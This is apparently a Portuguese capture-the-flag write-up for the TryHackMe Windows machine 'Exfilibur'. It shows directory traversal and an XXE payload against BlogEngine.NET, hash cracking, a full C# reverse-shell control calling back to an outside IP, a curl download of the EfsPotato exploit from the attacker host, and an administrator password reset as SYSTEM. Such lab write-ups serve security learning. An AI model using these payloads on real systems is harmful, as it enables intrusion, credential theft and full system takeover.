Exfilibur (W)

⊘ Informações

O IP da máquina foi adicionado ao /etc/hosts com a URL

http://exfilibur.thm/

Período: 21/05/2025 a 24/05/2025

Máquina do TryHackMe de Nível Difícil

Sistema Operacional: Windows

Sumário

- 1. Enumeração
 - 1. <u>NMap</u>
 - 2. Procurando por diretórios válidos
 - 3. Primeiros passos na aplicação
 - 1. Wappalyzer
 - 2. Burp Suite
- 2. Exploração
 - 1. 'BlogEngine.NET' 3.3.7.0 Permitindo Directory Transversal
 - 1. Listando os diretórios com a vulnerabilidade
 - 2. BlogEngine 3.3 XML External Entity Injection
 - 1. Payload do XXE
 - 2. <u>Usando a Payload</u>
 - 3. Exfiltrando o arquivo `users.xml`
 - 1. Primeira Tentativa
 - 2. Segunda Tentativa
 - 4. <u>`Base64`, `xxd`, decodificando a string para convertê-la em hash.</u>
 - 1. Explicação (Parte por Parte)
 - 5. Quebrando as hashes
 - 1. Reconhecendo a HASH
 - 2. Quebrando e Obtendo a senha
 - 3. <u>Autenticando com o usuário `guest`</u>
 - 4. Obtendo a reverse shell
 - 1. Payload da Reverse Shell
 - 2. Analisando upload de arquivos
 - 1. O que está acontecendo?

2. Como que funciona esse `RCE`


- 3. <u>Pós-Exploração</u>
 - 1. Acessando o usuário `kingarthy`
- 4. Escalação de Privilégio (PrivEsc)
 - 1. Exploits Conhecidos
 - 2. Usando o `EfsPotato`

Enumeração

NMap

```
P0RT
        STATE SERVICE
                            VERSION
                            Microsoft IIS httpd 10.0
80/tcp open http
| http-title: 403 - Forbidden: Access is denied.
| http-methods:
| Potentially risky methods: TRACE
| http-server-header: Microsoft-IIS/10.0
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=EXFILIBUR
| Not valid before: 2025-05-20T17:24:43
| Not valid after: 2025-11-19T17:24:43
| rdp-ntlm-info:
   Target Name: EXFILIBUR
   NetBIOS Domain Name: EXFILIBUR
   NetBIOS Computer Name: EXFILIBUR
  DNS Domain Name: EXFILIBUR
  DNS Computer Name: EXFILIBUR
   Product Version: 10.0.17763
System Time: 2025-05-21T17:34:16+00:00
|_ssl-date: 2025-05-21T17:34:24+00:00; Os from scanner time.
```

Procurando por diretórios válidos




Opa, foi encontrado um diretório chamado /blog , até porque o diretório raiz não estava funcionando.

Primeiros passos na aplicação


Wappalyzer

Verificando o Wappalyzer para identificar as tecnologias presentes.



Burp Suite

Ao percorrer a aplicação para fazermos uma listagem manual de diretórios, o que pode ser mais útil.



Mexendo por todos os diretórios eu acabei encontrando a Engine e a versão em /blog/apml.axd. A partir daí eu vou buscar alguns exploits (se existir) na Web para poder ver meios de exploração

Exploração

BlogEngine.NET 3.3.7.0 Permitindo Directory Transversal

"BlogEngine.NET 3.3.7.0 allows /api/filemanager Directory Traversal via the path parameter."

Exploitando o parâmetro path, consegui navegar pelos diretórios e listar essas duas pastas: aspnet client e blog.

http://exfilibur.thm/blog/api/filemanager?path=../../../

```
exfilibur.thm/blog/api/filemanager?path=../../../
xmlns="http://schemas.datacontract.org/2004/07/BlogEngine.Core.FileSystem">
▼<FileInstance>
   <Created>21/05/2025 19:26:01</Created>
   <FileType>Directory</FileType>
   <FullPath>~/App_Data/files../../..</FullPath>
   <IsChecked>false</IsChecked>
   <Name>...</Name>
   <SortOrder>0</SortOrder>
 </FileInstance>
▼<FileInstance>
   <Created>09/08/2023 17:28:43</Created>
   <FileSize/>
   <FileType>Director /FileType>
<FullPath>~/App / ata/files../../../aspnet_client/FullPath>
   <IsChecked>falle</IsChecked>
   <Name>aspnet_client</Name>
   <SortOrder>1</SortOrder>
 </FileInstance>
▼<FileInstance>
   <Created>09/08/2023 14:57:50</Created>
   <FileSize/>
   <FileType>Directory</FileType>
   <FullPath>~/App_Data/files../../../blog</FullPath>
   <IsChecked>false</IsChecked>
   <Name>blog</Name>
   <SortOrder>.
                  SortOrder>
  </FileInstance
</ArrayOfFileInstance>
```

Listando os diretórios com a vulnerabilidade

Fazendo uma listagem de todos os diretórios e arquivos dentro da pasta raiz /blog/.

(Essa listagem foi obtido por meio do navegador e ajustado manualmente)

```
[Directory] ~/App Data/files../../../blog
[Directory] ~/App Data/files../../../blog/Account
[Directory] ~/App Data/files../../../blog/admin
[Directory] ~/App Data/files../../../blog/AppCode
[Directory] ~/App_Data/files../../../blog/App_Data
[Directory] ~/App Data/files../../../blog/App GlobalResources
[Directory] ~/App_Data/files../../blog/aspnet_client
[Directory] ~/App Data/files../../../blog/bin
[Directory] ~/App Data/files../../../blog/Content
[Directory] ~/App_Data/files../../../blog/Custom
[Directory] ~/App Data/files../../../blog/font
[Directory] ~/App_Data/files../../../blog/Scripts
[Directory] ~/App Data/files../../../blog/setup
[File] ../../../blog/archive.aspx
[File] ../../../blog/contact.aspx
[File] ../../../blog/default.aspx
[File] ../../../blog/error.aspx
[File] ../../../blog/error404.aspx
```

```
[File] ../../../blog/FrontPageExample.aspx
[File] ../../../blog/Global.asax
[File] ../../../blog/packages.config
[File] ../../../blog/page.aspx
[File] ../../../blog/post.aspx
[File] ../../../blog/robots.txt
[File] ../../../blog/search.aspx
[File] ../../../blog/Web.config
[File] ../../../blog/Web.sitemap
[File] ../../../blog/wlwmanifest.xml
```

```
curl -s "http://exfilibur.thm/blog/api/filemanager?
path=../../../blog/Account" | jq -r '.[] | "\(.FileType)\t\(.FullPath)"'
```

```
~/App Data/files../../../blog
0
1
  ../../../blog/Account/account.css
1
   ../../../blog/Account/account.js
1
   ../../../blog/Account/account.master
1
   ../../hlog/Account/change-password-success.aspx
```

```
1 ../../../blog/Account/change-password.aspx
1 ../../../blog/Account/create-blog.aspx
1 ../../../blog/Account/login.aspx
1 ../../../blog/Account/Logout.cshtml
1 ../../../blog/Account/password-retrieval.aspx
1 ../../../blog/Account/register.aspx
1 ../../../blog/Account/Web.Config
```

```
curl -s "http://exfilibur.thm/blog/api/filemanager?
path=../../../blog/App_data" | jq -r '.[] | "\(.FileType)\t\(.FullPath)"'
```

```
0 ~/App_Data/files../../../blog
.
.
.
.
.
1 ../../../blog/App_data/settings.xml
1 ../../../blog/App_data/users.xml
```

O arquivo users.xml me despertou curiosidade. Fui procurar algum exploit XXE que eu pudesse explorar.

BlogEngine 3.3 - XML External Entity Injection

Payload do XXE

```
Url: http://websiteurl-blogengine3.3/metaweblog.axd
Parameter Name: BodyXML
Parameter Type: POST
Attack Pattern: <?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY>
<!ENTITY lfi SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">]>
<ns>&lfi;</ns>
```

w3m http://exfilibur.thm/blog/metaweblog.axd

```
2: arthur-strelow@ubuntu-star: ~/Downloads ~
<?xml version="1.0" encoding="utf-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value>01</value>
        </member>
        <member>
          <name>faultString</name>
          <value>Invalid XMLRPC Request. (StartIndex cannot be less than zero.
Parameter name: startIndex)</value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Usando a Payload

Bem, agora é apenas fazer a requisição como mostrado na payload anteriormente e comprovar que há uma vulnerabilidade de LFI.



Exfiltrando o arquivo users.xml

Primeira Tentativa


Procurando pelo arquivo users.xml, tive este retorno.

...file:///C:/inetpub/wwwroot/blog/App Data/users.xml"...

```
<value>
Unknown Method.
(AdminwobS/AvKFPT5qP9FgQyh7C+kc+k+1rBzb0f70xfptw0=post@example.com2007-12-
05
20:46:40guesthJg8YPfarcHLhphiH4AsDZ+aPDwpXIEHSPsEgRXBhuw=guest@email.com20
23-08-12 08:47:51)
</value>
```

Segunda Tentativa

Tentei exfiltrar o users.xml pela falha de XXE, mas não tive muito êxito. Então, procurando, acabei encontrando uma payload que resolve isso.



```
<Users>
 <User>
   <UserName>Admin
   <Password>wobS/AvKFPT5qP9FqQyh7C+kc+k+1rBzb0f70xfptw0=</Password>
   <Email>post@example.com</Email>
   <LastLoginTime>2007-12-05 20:46:40</LastLoginTime>
 </User>
 <! - -
<User>
   <UserName>merlin</UserName>
   <Password></Password>
   <Email>mark@email.com
   <LastLoginTime>2023-08-11 10:58:51
 </User>
 <User>
   <UserName>guest</UserName>
   <Password>hJg8YPfarcHLhphiH4AsDZ+aPDwpXIEHSPsEgRXBhuw=</Password>
```

```
<Email>guest@email.com</Email>
    <LastLoginTime>2023-08-12 08:47:51</LastLoginTime>
    </User>
</Users>
```

Base64, xxd, decodificando a string para convertê-la em hash.

String -> Hash

```
echo "wobS/AvKFPT5qP9FgQyh7C+kc+k+1rBzb0f70xfptw0=" | base64 -d | xxd -p -c 32 -> c286d2fc0bca14f4f9a8ff45810ca1ec2fa473e93ed6b0736ce7fb3b17e9b70d echo "hJg8YPfarcHLhphiH4AsDZ+aPDwpXIEHSPsEgRXBhuw=" | base64 -d | xxd -p -c 32 -> 84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec
```

Explicação (Parte por Parte)

echo "wobS/AvKFPT5qP9FgQyh7C+kc+k+1rBzb0f70xfptw0=" -> **Input original.** Essa é a string extraída da aplicação, e percebe-se que ela tem características de uma codificação em Base64, possivelmente representando um **hash** (como SHA-1 com salt).

Porque?

É relativamente fácil identificar uma string em Base64, e ao decodificá-la com base64 - d , o resultado é algo como: "��<<\)\�H����".

Pode parecer que algo deu errado — mas, tecnicamente, **isso está certo**. Esse comportamento indica que o resultado é um **blob binário**, ou seja, uma sequência de bytes brutos.

Esse tipo de conteúdo pode representar:

- Uma hash (SHA-1, SHA-256 etc.)
- Um valor criptografado
- Uma senha com salt embutido

E daí vem a última parte do comando

Essa parte converte os bytes binários em hexadecimal puro (flat), usando:

- p: gera um hexdump simples (sem offsets nem ASCII lateral)
- -c 32 : organiza a saída com 32 caracteres por linha (apenas visual)

O xxd é usado para **visualizar o conteúdo real** dos bytes em um formato legível — essencial para análise forense, comparação de hashes ou tentativa de reconhecimento do tipo de dado.

Quebrando as hashes

Reconhecendo a HASH



Esse site indica que há uma chance de ser SHA256 . Isso abre o leque para algumas opções:

- sha2-224 → Poderia até ser, mas o tamanho da hash não é compatível.
- sha2-256 → Forte candidata, pois tudo parece se encaixar.
- sha256 → Também é uma forte candidata, porém o fato de, necessariamente, precisar de um \$salt torna plausível que não seja essa a escolhida.

Quebrando e Obtendo a senha

hashcat -m 1400 hashes.txt /home/arthur-strelow/SecLists/Passwords/Leaked-Databases/rockyou.txt

O arquivo hashes.txt contém as duas hashes obtidas e decodificadas anteriormente.

Primeira credencial

84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec:guest

Autenticando com o usuário guest

Comecei procurar por páginas que apenas usuários autenticados teriam acesso e acabei encontrando uma página que ainda estava sendo escrita. E havia uma senha administrativa.

Decoding Camelot: Unveiling King Arthur's Secret Word Formats ▼ In the tapestry of history, the legendary King Arthur has captivated generations s tales of valor, the noble Round Table, and the enigmatic blade Excalibur. Yet, amid the splendor of Camelot, an even more beguiling enigma awaits—the clandestine key to King Arthur's inner sanctum. As our journey through Arthurian lore unfolds, an unexpected revelation comes to light—one that connects the medieval mystique with contemporary cybersecurity practices. It is revealed that the very guardian of Camelot's secrets, King Arthur himself, employed a singular key to access the realm's digital domain—an administrator's account safeguarded by the password: "Excal1burP@ss1337". This password was not supposed to be reused. As we navigate our own digital quests, let us reflect on the password choices we make today. Let King Arthur's story serve as a timeless reminder that even the most fabled figures can offer insights into the challenges we face in our interconnected world. While "Excal1burP@ss1337" might have unlocked the digital gates of Camelot, it also reminds us that the modern world demands a more vigilant approach to securing our realms.

// Senha do "admin"

Excal1burP@ss1337

Obtendo a reverse shell

Payload da Reverse Shell

Encontrei uma payload de reverse shell que será utilizada para obter acesso remoto à máquina.

```
<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false"
Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>
<script runat="server">
    static System.IO.StreamWriter streamWriter;
```


```
protected override void OnLoad(EventArgs e) {
        base.OnLoad(e);
    using(System.Net.Sockets.TcpClient client = new
System.Net.Sockets.TcpClient("110.13.72.32", 445)) {
        using(System.IO.Stream stream = client.GetStream()) {
            using(System.IO.StreamReader rdr = new
System.IO.StreamReader(stream)) {
                streamWriter = new System.IO.StreamWriter(stream);
                StringBuilder strInput = new StringBuilder();
                System.Diagnostics.Process p = new
System.Diagnostics.Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.CreateNoWindow = true;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardInput = true;
                p.StartInfo.RedirectStandardError = true;
                p.OutputDataReceived += new
System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
                p.Start();
                p.BeginOutputReadLine();
                while(true) {
                    strInput.Append(rdr.ReadLine());
                    p.StandardInput.WriteLine(strInput);
                    strInput.Remove(0, strInput.Length);
                }
            }
        }
        }
   }
    private static void CmdOutputDataHandler(object sendingProcess,
System.Diagnostics.DataReceivedEventArgs outLine) {
   StringBuilder strOutput = new StringBuilder();
        if (!String.IsNullOrEmpty(outLine.Data)) {
            try {
                    strOutput.Append(outLine.Data);
```

```
streamWriter.WriteLine(strOutput);
                        streamWriter.Flush();
                } catch (Exception err) { }
        }
    }
</script>
<asp:PlaceHolder ID="phContent" runat="server" EnableViewState="false">
</asp:PlaceHolder>
```

Agora é o momento de analisar a criação e edição de páginas utilizando o Burp Suite.


Analisando upload de arquivos

Encontrando o File Manager da Aplicação



O que está acontecendo?


Enviei um arquivo chamado PostView.ascx (payload) e, ao fazer isso, observei como o envio de arquivos estava funcionando. Nesse momento, a payload foi carregada na aplicação — restando apenas sua execução.



Foi realizada uma tentativa de acesso direto via URL

(http://exfilibur.thm/blog/App Data/files/PostView.ascx), porém sem sucesso.

Como que funciona esse RCE



O BlogEngine.NET, ao aplicar um tema personalizado via parâmetro theme, espera automaticamente encontrar um arquivo chamado PostView.ascx (arquivo com payload criado) dentro do diretório informado.

Pós-Exploração

Ao listar as permissões do usuário merlin, obtivemos as seguintes informações:

```
c:\Users\merlin>whoami /priv
PRIVILEGES INFORMATION
------
Privilege Name Description
```


State	
======	
SeAssignPrimaryTokenPrivilege	Replace a process level token
Disabled	
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process
Disabled	
SeAuditPrivilege	Generate security audits
Disabled	
SeChangeNotifyPrivilege	Bypass traverse checking
Enabled	
SeImpersonatePrivilege	Impersonate a client after authentication
Enabled	
SeIncreaseWorkingSetPrivilege	Increase a process working set
Disabled	

SeImpersonatePrivilege é um dos privilégios mais perigosos que um usuário pode possuir. Com ele, é possível realizar ataques de *token impersonation* e, dependendo do contexto, escalar privilégios até o nível SYSTEM.

Acessando o usuário kingarthy

```
c:\Users>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
Directory of c:\Users
08/21/2023 08:36 AM
                        <DIR>
08/21/2023
            08:36 AM
                        <DIR>
08/09/2023
            05:28 PM
                        <DIR>
                                        .NET v2.0
08/09/2023
            05:28 PM
                        <DIR>
                                        .NET v2.0 Classic
08/09/2023
                                        .NET v4.5
            05:28 PM
                        <DIR>
08/09/2023
                                        .NET v4.5 Classic
            05:28 PM
                        <DIR>
05/23/2025
            05:20 PM
                                       Administrator
                        <DIR>
08/09/2023
            05:28 PM
                        <DIR>
                                       Classic .NET AppPool
12/21/2023
                                       kingarthy
            02:48 PM
                        <DIR>
08/11/2023
                                       merlin
            11:47 AM
                        <DIR>
09/04/2023
            07:57 PM
                                       Public
                        <DIR>
               0 File(s)
                                       0 bytes
              11 Dir(s)
                          9,850,724,352 bytes free
```

Listamos os usuários presentes no sistema. Relembrando as etapas anteriores, o Nmap identificou a porta 3389 aberta (RDP), e já havíamos obtido uma senha anteriormente. Com isso, utilizei o Remmina para me conectar via RDP com sucesso.



Escalação de Privilégio (PrivEsc)

Exploits Conhecidos

Existem diversos métodos para explorar o privilégio SeImpersonatePrivilege, como por exemplo:

- EfsPotato (será o utilizado neste caso)
- RoguePotato
- PrintSpoofer
- SharpEfsPotato
- GodPotato"

Usando o EfsPotato

Como apenas as portas 53 e 445 estavam acessíveis, optei por usar o exploit **EfsPotato** (disponível em:

https://raw.githubusercontent.com/zcgonvh/EfsPotato/refs/heads/master/EfsPotato.cs).

A seguir, executei os seguintes passos para iniciar o servidor, transferir, compilar e executar o exploit:

- 1. Iniciei um servidor HTTP na porta 445 usando Python:
 - 1. python3 -m http.server 445
- 2. No host Windows comprometido, utilizei o curl para baixar o código-fonte do exploit:
 - 1. curl http://10.13.72.32:445/EfsPotato -o eff.cs
- 3. Compilei o código em C# utilizando o compilador do .NET Framework:
 - C:\Windows\Microsoft.Net\Framework\v3.5\csc.exe eff.cs nowarn:1691,618
 - 1. csc.exe -> É o compilador C# da Microsoft
 - 2. -nowarn:1691,618 -> Suprime os avisos de compilação com os códigos 1691 e 618
- 4. Após a compilação, executei o binário passando o comando whoami como teste e a execução foi bem-sucedida.

Como o exploit funcionou corretamente e o comando whoami retornou NT AUTHORITY\SYSTEM, confirmei que a execução estava sendo feita com privilégios máximos.

Com isso, como SYSTEM pertence ao grupo de administradores locais, foi possível criar um novo usuário e adicioná-lo ao grupo de administradores. Essa etapa foi necessária para viabilizar o acesso via RDP.

Após a criação da conta, realizei a conexão RDP com sucesso.

```
eff.exe "net user administrator Password123#"

c:\Windows\Temp>eff.exe "net user administrator Password123#"

Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with

SeImpersonatePrivilege local privalege escalation vulnerability).

Part of GMH's fuck Tools, Code By zcgonvh.

CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative
```

Após executar a conexão via RDP, confirmei que o acesso foi bem-sucedido e obtive privilégios administrativos na conta criada, validando que a exploração foi concluída com sucesso.

